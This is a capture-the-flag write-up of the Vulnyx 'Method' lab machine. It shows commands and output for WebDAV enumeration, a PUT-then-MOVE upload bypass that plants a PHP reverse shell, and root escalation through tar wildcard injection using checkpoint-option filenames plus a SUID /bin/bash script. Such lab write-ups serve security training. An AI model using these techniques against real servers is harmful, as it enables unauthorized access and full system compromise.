Vulnyx Method Writeup
A comprehensive walk-through of the Method machine on Vulnyx, detailing WebDAV enumeration and exploitation to gain initial access, followed by privilege escalation via tar wildcard injection.
The Method machine on Vulnyx is an excellent CTF challenge that highlights the risks of exposed WebDAV services with insecure HTTP methods and a classic wildcard injection vulnerability in a root cron job. By performing WebDAV enumeration, we bypass file upload restrictions using the HTTP PUT and MOVE methods to achieve remote code execution. Once inside, we monitor processes to discover a wildcard tar backup task running as root and exploit it to escalate our privileges.
Reconnaissance — Port Scan
We begin the engagement by performing a comprehensive SYN scan using nmap across all 65,535 TCP ports to map the target’s attack surface.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.21
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-12 10:17 +0200
Initiating ARP Ping Scan at 10:17
Scanning 192.168.0.21 [1 port]
Completed ARP Ping Scan at 10:17, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:17
Scanning 192.168.0.21 [65535 ports]
Discovered open port 22/tcp on 192.168.0.21
Discovered open port 80/tcp on 192.168.0.21
Completed SYN Stealth Scan at 10:17, 0.54s elapsed (65535 total ports)
Nmap scan report for 192.168.0.21
Host is up, received arp-response (0.00013s latency).
Scanned at 2026-07-12 10:17:10 CEST for 0s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:B3:CC:1B (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
The scan reveals two open TCP ports:
- Port 22 (SSH)
- Port 80 (HTTP)
Web — Exploring the Application
Visiting the target IP address on port 80 reveals a default Lighttpd server landing page.

Since there are no interactive elements or links on the default page, we pivot to directory fuzzing.
Web — Directory Fuzzing
We use dirsearch to scan the web server for hidden directories or configuration files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(suraxddq㉿kali)-[~]
└─$ dirsearch -u http://192.168.0.21
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/suraxddq/reports/http_192.168.0.21/_26-07-12_10-17-33.txt

Target: http://192.168.0.21/

[10:17:33] Starting:
[10:17:33] 403 -  341B  - /.dep.inc
[10:17:52] 403 -  341B  - /revision.inc
[10:17:53] 403 -  341B  - /sample.txt~
[10:17:53] 403 -  341B  - /settings.php~
[10:17:54] 403 -  341B  - /sql.inc
[10:17:59] 200 -  264B  - /webdav/
[10:17:59] 200 -  264B  - /webdav/index.html
The scan successfully identifies an active WebDAV directory at /webdav/.
Web — WebDAV Enumeration & HTTP Methods Bypass
WebDAV (Web Distributed Authoring and Versioning) allows clients to perform remote web content authoring operations. We first try to upload a standard PHP shell named sh3ll.php using cadaver, a command-line WebDAV client, but the server rejects the request with a 403 Forbidden response.
1
2
3
4
5
6
┌──(suraxddq㉿kali)-[~]
└─$ cadaver http://192.168.0.21/webdav
dav:/webdav/> put sh3ll.php
Uploading sh3ll.php to `/webdav/sh3ll.php':
Progress: [=============================>] 100.0% of 5497 bytes failed:
403 Forbidden
To investigate further, we send an HTTP OPTIONS request using curl to identify the allowed HTTP methods on the WebDAV directory.
1
2
3
4
5
6
7
8
9
┌──(suraxddq㉿kali)-[~]
└─$ curl -XOPTIONS 192.168.0.21/webdav/ -I
HTTP/1.1 200 OK
DAV: 1,2,3
MS-Author-Via: DAV
Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK, OPTIONS, GET, HEAD, POST
Content-Length: 0
Date: Sun, 12 Jul 2026 08:21:30 GMT
Server: lighttpd/1.4.59
The server response indicates that both PUT and MOVE methods are allowed. However, the direct upload of a .php file was blocked, suggesting there might be extension-based filtering in place.
To determine which extensions are allowed via the PUT method, we perform a fuzzing run using ffuf and a web extensions wordlist.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(suraxddq㉿kali)-[~]
└─$ ffuf -X PUT -u "http://192.168.0.21/webdav/test.FUZZ" -w /usr/share/seclists/Discovery/Web-Content/web-extensions.txt -d "@/dev/null" -fs 341

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : PUT
 :: URL              : http://192.168.0.21/webdav/test.FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/web-extensions.txt
 :: Data             : @/dev/null
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 341
________________________________________________

.html                   [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 2ms]
:: Progress: [43/43] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
The fuzzer confirms that .html is a permitted extension (returning status code 204).
Since we can upload .html files and the server supports the MOVE method, we can bypass the extension filter. We write our PHP shell code into a local file, upload it as o.html using a PUT request, and then rename it to o.php using the MOVE method.
First, we upload the file:
1
2
┌──(suraxddq㉿kali)-[~]
└─$ curl -X PUT -T index.html "http://192.168.0.21/webdav/o.html"
Next, we send a MOVE request, specifying the PHP destination in the Destination header to rename the uploaded file on the server:
1
2
┌──(suraxddq㉿kali)-[~]
└─$ curl -X MOVE -H "Destination: http://192.168.0.21/webdav/o.php" http://192.168.0.21/webdav/o.html
Exploitation — Reverse Shell & Initial Access
With the file successfully renamed to o.php, we start a Netcat listener on port 1234. We then trigger the execution of the PHP web shell by requesting the page.
1
2
┌──(suraxddq㉿kali)-[~]
└─$ curl "192.168.0.21/webdav/o.php"
Our listener catches the incoming connection, providing us with a reverse shell as the www-data user.
1
2
3
4
5
6
7
8
9
10
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.21] 53968
Linux method 5.10.0-45-amd64 #1 SMP Debian 5.10.259-1 (2026-07-02) x86_64 GNU/Linux
 10:26:50 up 9 min,  0 users,  load average: 0.02, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
We change directory to the home folder of www-data and read the user flag.
1
2
3
4
5
6
bash-5.1$ cd /home/www-data/
bash-5.1$ ls -l
total 4
-r-------- 1 www-data www-data 33 Jul 11 10:36 user.txt
bash-5.1$ cat user.txt
5492fc19
Post-exploitation — Process Monitoring
To escalate our privileges, we need to monitor the system for any internal cron jobs or periodic processes. We upload and run the process monitoring tool pspy64.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
bash-5.1$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/07/12 10:29:50 CMD: UID=33    PID=825    | ./pspy64
2026/07/12 10:29:50 CMD: UID=0     PID=762    |
2026/07/12 10:30:01 CMD: UID=0     PID=835    | /bin/sh -c cd /var/www/html/webdav/ && tar -zcf /var/backups/webdav.tgz *
2026/07/12 10:30:01 CMD: UID=0     PID=841    | tar -zcf /var/backups/webdav.tgz *
We notice a periodic process running as root (UID=0) that changes directory to /var/www/html/webdav/ and runs the tar utility to compress all files in the folder using a wildcard (*).
Privilege Escalation — Tar Wildcard Injection
Since the tar command uses the wildcard * operator, it expands to include all filenames present in /var/www/html/webdav/. If we create files that match tar command-line options, tar will interpret those filenames as arguments instead of standard files. This is known as a Tar Wildcard Injection vulnerability.
We can exploit this by creating two specific files in the target directory:
--checkpoint=1--checkpoint-action=exec=sh privesc.sh
When tar executes, it will process these options and run privesc.sh with root permissions.
Since the www-data user has write access to /var/www/html/webdav/, we create the checkpoint files and write a shell script (privesc.sh) that grants SUID permissions to /bin/bash:
1
2
3
4
bash-5.1$ ls -l
total 72
-rw-r--r-- 1 www-data www-data    1 Jul 11 14:00 '--checkpoint-action=exec=sh privesc.sh'
-rw-r--r-- 1 www-data www-data    1 Jul 11 14:00 '--checkpoint=1'
We create the payload script:
1
2
bash-5.1$ echo "chmod +s /bin/bash" > /var/www/html/webdav/privesc.sh
bash-5.1$ chmod +x privesc.sh
We wait for the cron job to run. Within a minute, the SUID bit is set on /bin/bash. We verify this and execute bash with root privileges using the -p flag:
1
2
3
4
5
bash-5.1$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27  2022 /bin/bash
bash-5.1$ /bin/bash -p
bash-5.1# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
With root privileges established, we navigate to the /root directory and read the final flag:
1
2
bash-5.1# cat /root/root.txt
370ac5